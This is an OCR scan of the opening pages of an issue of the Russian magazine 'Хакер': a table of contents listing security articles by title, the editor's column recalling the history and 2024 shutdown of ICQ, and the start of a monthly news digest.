ХАКЕР

№303

Фаззим ядро Linux

Препарируем малварь в Ghidra

Как выжить без антивируса

СВОЙ ARCH LINUX

Делаем кастомные версии самого настраиваемого дистрибутива

№ 303

CONTENTS

Тетя Ася отъехала
Колонка главреда

MEGANews
Самые важные события в мире инфосека за июнь

Карманный Arch
Делаем флешку с живым образом Arch Linux

Кастомный Arch
Создаем образы Arch Linux для десктопа и Raspberry Pi

Диета для Arch Linux
Запускаем Arch на компьютерах с малым объемом памяти

Файловый титбит
Учимся менять ресурсы игр на примере «Ядерного титбита»

Уроки форензики
Расследуем кражу паролей KeePass на примере HTB Hunter

Шелл-код Agent Tesla
Изучаем новые приемы реверса малвари в Ghidra

Ядерный фаззинг
Настраиваем Syzkaller для поиска багов в ядре Linux

HTB Analysis
Крадем учетки через перехват API приложения

HTB Pov
Захватываем веб-сервер IIS через десериализацию ViewState

HTB Crafty
Атакуем сервер Minecraft через уязвимость в Log4j

HTB Office
Захватываем домен управления групповыми политиками Windows

Самооборона без антивируса
Защищаем Windows своими руками

JSFuck
Разбираем уникальный метод обфускации JS-кода

Замена для WinAPI
Пишем раннер для шелл-кода на чистом .NET

Детект на связи
Учимся обнаруживать следы атак на EDR

Титры
Кто делает этот журнал

ТЕТЯ АСЯ ОТЪЕХАЛА!

Колонка главреда


Вчера, 26 июня 2024 года, произошло знаковое событие — сервис ICQ прекратил свое существование. Давай вспомним, какой была наша «Аська» и как так вышло, что мы с ней уже давно расстались.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Впервые ICQ появилась в 1996 году. Программу создал израильский стартап Mirabilis, состоявший всего из пяти сотрудников. Сервис оказался удобным и быстро набирал пользователей.

За первые два года его существования номера ICQ имели уже 12 миллионов человек, что по меркам раннего интернета огромная цифра. Шутка ли — около 10% от числа всех пользователей. И это без всякого маркетинга! Люди просто советовали друг другу ставить ICQ, диктовали UIN и радовались общению.

В 1998 году, на волне бума доткомов, компанию Mirabilis купила американская корпорация AOL, на тот момент крупнейший в США интернет-провайдер и владелец множества других сервисов. Были заплачены солидные деньги — 400 миллионов долларов.



I am currently away from ICQ.
Please leave your message and I will get back to you as soon as I return!

Owner Prefs For: ICQ
Internet Telephony/Games/Chat
Servers
Connection
Plugins
Contact List
Events
Status
Accept
Email
Check Email
Enter Default Availability Mode Message For: Away
Presets:
Away
Rename
Mode Options
Automatically set "Away" When Screen Saver is Activated
Automatically Set "Away" After 10 Minutes of not using the computer
Automatically Set "N/A" After 20
Show Messages in Tray in All Status
Disable "Online Alert" Messages in
Restore ALL ICQ Defaults
OK
30033529
Instructions
To Advanced Mode
Find Random Chat Partner
Add Users
System Menu
Online
21864060
All
User
Online
Denis
Patrick
Sally
Willis
Offline
Sandra
Steven
Awaiting Authorization
Timothy
Instructions
Search ICQ IT!
Add Users
Icq Now!
Services
System Menu
Random Chat
Online Status
Available/Connect
Free For Chat
Away
N/A (Extended Away)
Occupied (Urgent Msgs)
DND (Do not Disturb)
Privacy (Invisible)
Offline/Disconnect

ICQ 99a


Сложно сказать, как продажа повлияла на судьбу ICQ. С одной стороны, компанию поначалу не тронули: штаб-квартира осталась в Израиле, а пятеро основателей продолжили работать над своим детищем. С другой стороны, в той же AOL создали прямого конкурента ICQ — AOL Instant Messenger, или AIM. Именно его и продвигали наиболее активно.

В начале нулевых годов число зарегистрированных пользователей AIM и ICQ сравнялось, причем AIM к тому моменту имел более активную пользовательскую базу. Но главным конкурентом обеим программам стал выпущенный в 1999 году MSN Messenger, позднее переименовавшийся в Windows Live Messenger.

В России это было сложно заметить, но MSN Messenger на пике превосходил ICQ по популярности в десять раз. Причина успеха та же, что и у Internet Explorer: MSN поставлялся вместе с Windows. Пользователи, еще не сидевшие на игле Аськиных «а-ау», решали, что он достаточно хорош.

Погубила же ICQ вовсе не Microsoft. Виноваты скорее ее конкуренты — Apple и Google, ведь главным ударом для ранних мессенджеров стало появление смартфонов.

Да, мобильные клиенты ICQ существовали еще в незапамятные времена, но для новой эпохи они не годились. Возможно, за пеленой ностальгии ты уже забыл, как изначально работала «Аська», но я напомню. Если человек не был онлайн, написать ему было невозможно: сообщения просто не доходили.



Topics:
Welcome
Careers
Games
Life&Love
Mobile
Movies&TV
Music
Shopping
Sports
Tech&Net
Travel
What's New In 2001b?
ICQ 2001b
Online
John
Emily
Yamada
Chan
Patricia
Val
Elizabeth
How to Start
Add Features
Chat With A Friend
System Notice
Add/Invite Users
Services
My ICQ
Main
Online
Enter word to translate
GO!
ICQuick
SERVICES
Communication
My Communication Center
Answering Service
SMS Message
ICQphone
Email
Phone "Follow Me"
Directories
ICQ White Pages
Search The Web
Communities
ICQ Topics Directory Bar
Shared Files
Others
ICQ Free Info
Newsletter
Translation
ICQMail
More Features
Add More Features
Phone Status
Current Location
Set Current Location
Phone Status
ICQ Phone Center
Phone Directories

ICQ 2001b


Дело в том, что общение между клиентскими приложениями происходило напрямую: получив от сервера Mirabilis айпишники друг друга, они пересылали все данные уже без его участия (кстати, выяснить IP собеседника было элементарно, что сегодня кажется диковатым). Соответственно, история переписки тоже хранилась только локально. Если тебе что-то написали и это пришло на включенный компьютер, то, зайдя с телефона, ты этого сообщения уже не увидишь.

Вслед за смартфонами появились мессенджеры новой волны: Viber, WhatsApp, Facebook Messenger, Messages из iOS, Telegram и прочие, которые решали эту проблему. Всего несколько лет, и об ICQ уже мало кто вспоминал.

«Аська» же в тот момент как раз меняла владельца и переходила от AOL к российскому фонду Digital Sky и в том же 2010 году досталась Mail.ru Group. По причинам, которые до сих пор немного загадочны, самыми стойкими пользователями ICQ стали русские.

Как-то так вышло, что MSN нашему человеку казался непонятной забугорной штуковиной, а вот «Ася» — своей и родной. К 2013 году ICQ продолжало пользоваться 12 миллионов человек, из них около 8 миллионов жили в России. Однако и это число стремительно сокращалось. Народ активно общался через «Вконтакте» и массово переходил либо на WhatsApp, либо на последнюю тогдашнюю новинку — Telegram.

Новости о том, что ICQ активно модернизируют и добавляют все новые и новые фичи, воспринимались разве что с улыбкой: приятно, конечно, что «Ася» еще жива, но вы ведь не имеете в виду, что ей всерьез кто-то будет пользоваться?




1996-1998
1998-2014
2014-2015
2015-2020
2020-PRESENT

Эволюция логотипа

Читая в «Википедии» историю обновлений ICQ, даешься диву: оказывается, в официальный клиент ICQ еще в 2003 году добавили видеозвонки (я тогда пользовался не то «Мирандой», не то Pidgin, где их не было в помине). В 2011 году появилась интеграция с Facebook и Twitter. В 2016 году наконец-то выкатили серверную историю переписки и даже стикеры!

Успел ли ты отправить кому-нибудь стикер по ICQ? Я — нет. «Пятизнаки» и «шестизнаки», альтернативные клиенты, просьбы pisat' translitom, a to odni zakoryu4ki, многократные попытки отправить файл и драмы о том, кто когда был онлайн, — все это теперь история.

Если хочешь еще немного повспоминать времена, когда «Ася» была молодой и красивой, я вытащил для тебя из 61-го номера «Хакера» статью Дмитрия Докучаева «Асечка на блюдечке». Чур, на клавиатуру слезами не капать!




АСЕЧКА НА БЛЮДЕЧКЕ
Последним и самым оригинальным способом дропа номера является флуд.
72
73
74

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: Джулиан Ассанж вышел на свободу, в Visual Studio Code Marketplace обнаружили кучу малвари, рекламу на YouTube пытаются встроить прямо в видеопоток, для Raspberry Pi представлен AI Kit, запуск Windows Recall отложили из соображений безопасности, новые владельцы polyfill(.)io могли скомпрометировать десятки миллионов сайтов, а также другие интересные события июня.



